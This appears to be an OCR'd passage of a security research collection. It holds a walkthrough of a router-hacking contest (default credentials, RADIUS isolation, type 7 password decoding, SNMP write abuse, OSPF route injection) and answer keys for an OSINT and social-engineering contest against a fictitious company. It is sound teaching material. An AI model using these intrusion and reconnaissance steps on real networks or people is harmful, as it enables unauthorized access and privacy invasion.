
```
root@kali:~# telnet 10.10.66.200
Trying 10.10.66.200...
Connected to 10.10.66.200.
Escape character is '^]'.


User Access Verification

Username: cisco
Password:

FLAG $1$5Vpo$y.0eoIrP3WdVvomttldGC/

Router1>
```

Flag #2


The second flag is not that easy. When we access the device, we should look at its configuration and adjacent network devices first.

We can see that the device is connected to Router3 through Fa0/1. Lack of Router2 and a great number of interfaces are suspicious. Let's execute the following command:






The Fa1/10 interface was forcibly disabled. That's strange. We enable the interface and check the neighbors again.



```
[illegible]
```


Finally we see Router2! Now we need to know its IP.



```
Router1#show cdp entry Router2.phdays
[illegible]
Entry address(es):
  IP address: 172.26.16.160
[illegible]
```


Let's try to authenticate using the default account *cisco/cisco*. It's not that easy this time.

The response time intimates that the centralized authentication is used. In the Router1 configuration, we find information about a RADIUS server.




```
radius-server host 192.168.56.101 auth-port 1645 acct-port 1646
```

We also have the route to it.




```
ip route 172.16.0.0 255.240.0.0 172.20.100.22
ip route 192.168.0.0 255.255.0.0 172.20.100.22
```

Now we want to make RADIUS inaccessible for Router2. In this case, we just need to disable the interface Fa0/1. Let's try to authenticate to Router2 again.



```
Router1#telnet 172.26.16.160
Trying 172.26.16.160 ... Open


User Access Verification

Username: cisco
Password:

Router2>
```


Great! We entered the second device and gained privileges, too. We are lucky — the password was not enabled. We look through the device configuration and find several flags. Let's try to enter them. Only one string is our MD5 flag.



```
Router2#show running config | include Flag
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX$pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
 description Flag $1$/IzX%pTf7NszYCnd3zzN6Xdfv90
```

Flag #3


We fail to authenticate to Router3 using the default account *cisco/cisco*. Let's try to get the proper credentials. If we look at the Router2 configuration closely, we can find the following string:



```
username cisco privilege 15 secret 5 [illegible]
username admin password 7 [illegible]
aaa new-model
```


Since type 7 encryption is reversible, we can easily recover the password: *Tf7NszYCnd*.

Now we are ready to work with Router3. Let's try to authenticate using the obtained admin account:



```
Router1#telnet 172.20.100.22
Trying 172.20.100.22 ... Open


User Access Verification

Username: admin
Password:

Router3>
```


Great! We entered the third device. Now let's search for the flag:



```
username admin privilege 15 secret 5 [illegible]
username Flag privilege 0 secret 5 [illegible]
aaa new-model
```

Flag #4


Here we have the biggest challenge to overcome. Let's enable CDP on the interface Fa0/1at and look at the neighbors.



```
Router3#show cdp neighbors
[illegible]
```

If we try to find Router4, we will see that RADIUS is used again. We look at the Router3 configuration closely and find a community string PHDays2013 with write access. Now we can change the routing setting and read the Router4 configuration though SNMP.

From the Router4 configuration, we can see that it is set to use OSPF. Now we need to give it our route to RADIUS. We can do it the following way:




```
Router3#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router3(config)#ip route 192.168.56.101 255.255.255.255 null0
Router3(config)#router ospf 1
Router3(config-router)#network 0.0.0.0 255.255.255.255 area 0
Router3(config-router)#redistribute static subnets
Router3(config-router)#end
```

Now we only need to enter the device with *cisco/cisco* account and find the fourth flag.


```
[illegible]
```

Flag #5

We look at the neighbors again to find the IP address of Router5 and try to authenticate via SSH or Telnet. Unfortunately, we fail. We look at the configuration closely and find an ACL that blocks traffic to Router5 port 80 on the outbound interface Fa0/1:




```
interface FastEthernet0/1
 ip address 172.22.222.1 255.255.255.0
 ip access-group outside out
 speed auto
 duplex full
```



```
!
ip access-list extended outside
 deny   tcp any any eq www
 deny   tcp any any eq 443
 permit ip any any
```

We delete this ACL from the interface, add the necessary routes and try to authenticate:




Cisco Systems

Accessing Cisco 3715 "Router5"

[illegible]


Now we only need to find the flag:



```
!
ip access-list extended inside
 permit tcp any host 192.168.56.102 eq www
 deny   tcp any any eq www
 permit ip any any
 remark Flag $1$[illegible]
cdp source-interface FastEthernet0/1
!
```

COMPETITIVE INTELLIGENCE CONTEST: HUNTING FOR GODZILLAS

Timur Yunusov



Randi K.
Marketing manager (Godzilla Nursery Laboratory)

Amber L.
HR Director (Godzilla Nursery Laboratory)

The main idea for the "Competitive Intelligence" competition was to employ real-world methods for data collection and analysis, penetration testing, search mechanisms and deductive reasoning as well as to access audience's awareness level of information security.

Unlike in 2012, since the tasks proved more difficult, this year no one managed to solve all of the challenges. Winners collected 12 correct answers and were ranked based on how much time they spent completing the activities.

Now, let's estimate the results, provide correct answers for those that failed and review the amended list of winners.


The company to work with was **Godzilla Nursery Laboratory** — as international company breeding and selling companion godzillas. Godzillas were chosen deliberately as they "guarded" a railway in the Choo Choo Pwn competition.

Google directly hints that the official site of this company with a nice logo is www.godzillanurserylab.com, and most employees have LinkedIn profiles. Well, come on!

Note: the percentage of correct answers is based on the total number of answers submitted (we do not take into accounts competitors who missed a task). The absolute values are given at the end of this article.

1) What site is at risk for social engineering attacks against the marketing manager? (70% correct answers)


It is easy to find the marketing manager in LinkedIn (use this link: bit.ly/PbJVFH to find how to get his name - Randi Klinger). Once you find him, it is easy to see that he is the only active writer in the "Godzilla Nursery Laboratory" and all his links go to msn.com.



Correct answer: msn.com

2) What is the email address for the HR director? (9% correct answers)

The main problem was not to find Amber Lester (the HR Director) but to understand that mberlest@gmail.com was her personal email, and pentesters were interested in her public email. It makes sense to suppose that the email looks like mberlest@godzillanurserylab.com. And to ensure that this address is the target (but not mberlest@gmail.com and not amber.lester@godzillanurserylab.com which fooled certain competitors), just send a letter to it and get the auto reply ;)



To: Amber Lester <mberlest@godzillanurserylab.com>


2013/5/15 Amber Lester <mberlest@godzillanurserylab.com>
I'm in vacation till Friday.

See You,
Amber Lester

Correct answer: mberlest@godzillanurserylab.com


3) What is the insurance company of a Board of Directors member? (91% correct answers)

Those participants who are familiar with web application security analysis or web application development, had to find www.godzillanurserylab.com/robots.txt file and go further to /test/ folder with a lot of interesting materials.


Index of /test

File gmailacc.rar is rather useful, and its password takes 5th place in TOP 10 Passwords — 12345. There are three interesting things on the screenshot in this archive:

- The company uses Google Mail for its corporate domain;
- Potentially, Gregory Cruanstrom is an interesting person (he is the Head of the Board of Directors; you could find these details on http://www.godzillanurserylab.com/contacts.htm or via LinkedIn);
- Gregory's email is greg.cru@godzillanurserylab.com with password cru1crua27 (as per the legend, he made the screenshot in a bit of a panic because Google stopped masking his password!).


Sign in

Username: greg.cru@godzillanurserylab.com

Password: cru1crua27


WHY?

And if now you attempt to login with these credentials, you will access the mailbox and find an email from the CEO that directly said «From Now we will work with Tokio Marine & Nichido Fire Insurance» — which is the correct answer.

Correct answer: Tokio Marine & Nichido Fire Insurance

4) CEO's Home Town (76% correct answers)

To help the participants with choosing search directions, CEO had to invent and add the phrase "I LOVE ICO!!!" into general information. This hint makes its simple to answer the question. We should find UIN and contact information via his name and surname (this information




is available on the site and in social networks).


Correct answer: Concord

5) CEO's Favorite Park (52% correct answers)

The first hint was not enough for some competitors (information about email.godzillanurserylab.com domain is available on Inessa Golubova's page in "My World" social network);and we added hints to Maximillian Ozillov's page like "my email webapp is ***.godzillanurserylab.com". Scanning the existing 3rd level domains is not a passive information collection method, but it's rather common practice.

As far as finding the domain, competitors could find a simple authorization web form that allowed forgetful users to restore passwords. With the CEO's email (any doubts were wiped away with http://www.godzillanurserylab.com/contacts.htm page) and answer to the "secret question" from the previous task, every competitor could access the email interface and see first-hand what the troubled CEO's favorite park looks like. And then just use Google Images to find the name of the park.


Email from admin:
Here is photo with Your favorite park :)


Best guess for this image: st james park london

St. James's Park - Wikipedia, the free encyclopedia

Correct answer: St. James's Park


6) Find a biological engineer domain account like (DOMAIN\login) (80% correct answers)

To solve this simple task, search for the biological engineer's account in "My world" social network by his name and surname (acquired from LinkedIn), and find a picture with the correct answer.

Correct answer: GNL\Igolubova

7) What is the name of the company's corporate firewall? (90% correct answers)


Here you can use a helpful Google feature called Google Cache. It helps to find deleted items about Ivanes Inclam (the company's system administrator) on http://www.godzillanurserylab.com/contacts.htm page. For sure, he knows everything about the company's firewall! Then search for his name and you'll see several forums with the correct answer. Unfortunately, most competitors bypassed this scenario and just looked up his job title on his LinkedIn profile.



Correct answer: Kaspersky Security for Internet Gateway Russian Edition

8) CIO's Full Name (38% correct answers)

Those competitors who remembered to use a plain text attack against cryptographic protocols managed to get the CIO's full name. They conducted the attack to access encrypted archive www.godzillanurserylab.com/test/Investigation%20Report.zip. Then, using Advanced Archive Password Recovery from Elcomsoft, unencrypted this archive and file. - src.zip; in several seconds you'll access a PDF document with the correct answer.



Robert Craft
3113 American Drive
Mullica Hill, NJ 08062

Correct answer: Robert Craft

Note: this person is fictitious and does not in any way refer to Robert Craft, the COO of Craft group of companies, that has become popular due to the New England Patriots NFL Football Team.

9) What is the Chief Risk Officer's phone number? (75% correct answers)

Only three competitors accomplished this task, but unfortunately they were not among winners. You just had to send a letter to cro@godzillanurserylab.com and look at the contact info on http://www.godzillanurserylab.com/contacts.htm public page.


test

Benjiro Sakato <cro@godzillanurserylab.com>
to me


Hello,
I will answer you as far, as I can...

--
Benjiro Sakato, Godzilla Nursery Lab CRO,
godzillanurserylab.com
+81-3-5687-3113

Correct answer: 81356873113

10) Remote banking software used in the company (0% correct answers)


Unfortunately, nobody met this task. File http://www.godzillanurserylab.com/test/dbo.report.log includes all necessary information to find proper search direction: it looks as if there is DBO***.GODZILLANURSERYFANS.INFO domain. If competitors found the domain name, it probably would have included the remote banking system name. This time AXFR queries can help.


DNS Zone Transfer Tool

Correct answer: DBOINTEGRA

11) The cell phone number for the researcher Carlos Bechtol (67% correct answers)

This task was one of the most amusing. First, Dmitry Evteev independently found an interesting way to get a phone number from a social network and Google Mail user. However, during the competition this method failed, firstly because of frequent password changes, and then VKontakte fixed this extremely useful feature :). And finally we had incorrect figures in the vk.com social network account contacts.


Помощь по изменению пароля для аккаунта carlos.bechtol@gmail.com

And for those who were unable to meet the task: a rather rare name allows you to find account details in his social network, and its nickname carlos_bechtol_gmail_com hints of carlos*bechtol@gmail.com email (a missed character is quickly bruteforced: it is a point character). And then follow the procedure from the article above.

Correct answer: 79166041374


12) All email addresses of Genome Lab Department's employees divided by spaces (90% correct answers)

We believe that Dmitry Ugrumov, Rosintegratsia described this competition in such a good manner that we cannot do it better.

Correct answer: ceo@godzillanurserylab.com cro@godzillanurserylab.com

13) What VoIP solution does the company use? (100% correct answers)


Minimal scanning of 54.245.97.120 IP address (acquired from the previous stage), allows you to detect a service on port 5161 that responds with "SISCO TELECOM VOIP" banner. But only Sergey Topoltsev managed to get the correct answer.


```
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at http://
www.insecure.org/cgi-bin/servicefp-submit.cgi :
[illegible]
```

Correct answer: SISCO TELECOM VOIP

14) The card number belonging to the Board of Directors member (83% correct answers)

As this task was more difficult, we decided to suggest two possible ways that competitors could find the answer. The first way implies that as far as competitors completed task 3, they would not panic and change the user password (certain competitors started to, but fortunately we anticipated this), and would just think further: Google offers you features to integrate the solutions, in particular - synchronize browsers by Google account. This means that having the login and password, you could authorize in Google Chrome browser and access the account tabs.



One of tabs includes the explicit answer for the question. The other easier way was to suppose that the Chief Information Officer could also be a member of the Board of Directors. And his card number is available from task 8. Only Sergey Topoltsev discovered the answer using the first method described above.

Correct answers: 4401-7864-4568-1145 and 4716-5410-4981-7265

15) What is the chief of security's car make? (95% correct answers)

Google Street View opens up great opportunities for this question! With personal home address (you could get it from LinkedIn contact details and on the contacts page of the main site), we could easily look for it. In this case, we are able to get his car make.

Correct answer: Honda

16) What obsession does the CEO have? :) (58% correct answers)


This task ended up being rather simple: many competitors solved it, and several almost met. Pay attention to .onion domain, enable Tor and get the background from the competition's authoring JPEG format. EXIF tags included the correct answer.

Correct answer: Zillaphilya


Results

This year's competition has one more new statistical feature: members were not provided with the number of correct answers, but only with the total number of correct answers updated every half hour. This helps us to prevent possible bruteforce, but we did notice some attempts:) But anything for a quiet life! Unfortunately, we had to check certain answers manually, which may have upset (partly understandable) some competitors.

Results



Nickname	Место
azrael	I
djecka	II
Applefan	III
topol	IV



Question	Correct answers, Totally
1) [illegible] Marketing manager?	34
2) [illegible]	1
3) [illegible]	10
4) Родной город CEO	19
5) Любимый [illegible] CEO	13
6) [illegible] (DOMAIN\login)	29
7) [illegible]	26
8) ФИО CIO	6
9) [illegible] Chief Risk Officer?	3
10) [illegible] ДБО, [illegible]	0
11) Сотовый телефон исследователя Carlos Bechtol	14
12) Все email-адреса сотрудников Genome Lab Department, разделенные пробелами	9
13) [illegible] IP-телефонии [illegible]	1
14) Номер банковской карты члена совета директоров	6
15) Марка машины Chief of Security Department	21
16) Какой вид фетиша у CEO? :)	15

Questions 2, 9, 10 and 13 turned to be the most difficult.

Summary

Security specialists from Godzilla Nursery Laboratory also track "attackers" who try to collect information about their colleagues. All actions were within the law, nobody tried to get to deeply inside, and make something described in "Honeypot that Can Bite: Reverse Penetration" report by Alexey Sintsov. But simple data collection by methods shown by Andrey Masalovich ("Internet Competitive Intelligence") allows us to find details about the competitors:

- A chess candidate master, who was born in Barnaul and attended NSU, "Automatic developing systems" department, who used to like to listen to loud music when she was a student, and likes figure 8 in telephone numbers
- An Indian native who studied at Carnegie Mellon University
- A fan of rare and unusual programming languages who lives in a Siberian town: Voennaya st., 7-xxx-xxx and is The Pisces man
- Many members of Positive Hack Days forums: Young School (2012), Fast Track (2013), including the speaker on Internet anonymity:) and a person who knows a lot about protected flash storage development and is also interested in coin telephones

Many thanks to all competitors! Please send your ideas and suggestions to ci@ptsecurity.ru. Bye for now!

Disclaimer: all characters depicted are fictitious and any resemblance to real people is coincidental and not intentional.

ABOUT OUR AUTHORS

Positive Technologies is a leading provider of vulnerability management and threat analysis solutions to more than 1,000 global enterprise clients across 30 countries. Since 2002, we have been developing a unique understanding of how security should work, across a wide range of geographies and systems and have earned our reputation as one of the foremost authorities on SCADA, ERP, e-Banking, mobile network, web application and cloud security, anywhere.

At Positive Research, our more than 150 researchers, representing one of the largest teams of its kind in Europe, are among the world's most advanced security experts. Our specialists carry out penetration testing, source code analysis and other threat and vulnerability assessments on dozens of large-scale networks each year – giving birth to innovations that keep you ahead of the bad guys.

All of this experience and knowledge, gained from Positive Research, comes together to not only inform MaxPatrol's knowledge base of known and unknown vulnerabilities but also to inspire new and advanced application security solutions like Application Inspector and Application Firewall.

A collection of Positive Research's most interesting studies is published annually for the participants of Positive Hack Days, an international forum on practical security, held in Moscow with more than 1,500 security enthusiasts taking part in its discussions, workshops and contests.

For more information, please visit us at ptsecurity.com or phdays.com.

POSITIVE TECHNOLOGIES
945 CONCORD STREET / FRAMINGHAM / MASSACHUSETTS 01701
PT@PTSECURITY.COM / TEL.: +1 508 620 4524
WWW.PTSECURITY.COM / WWW.MAXPATROL.COM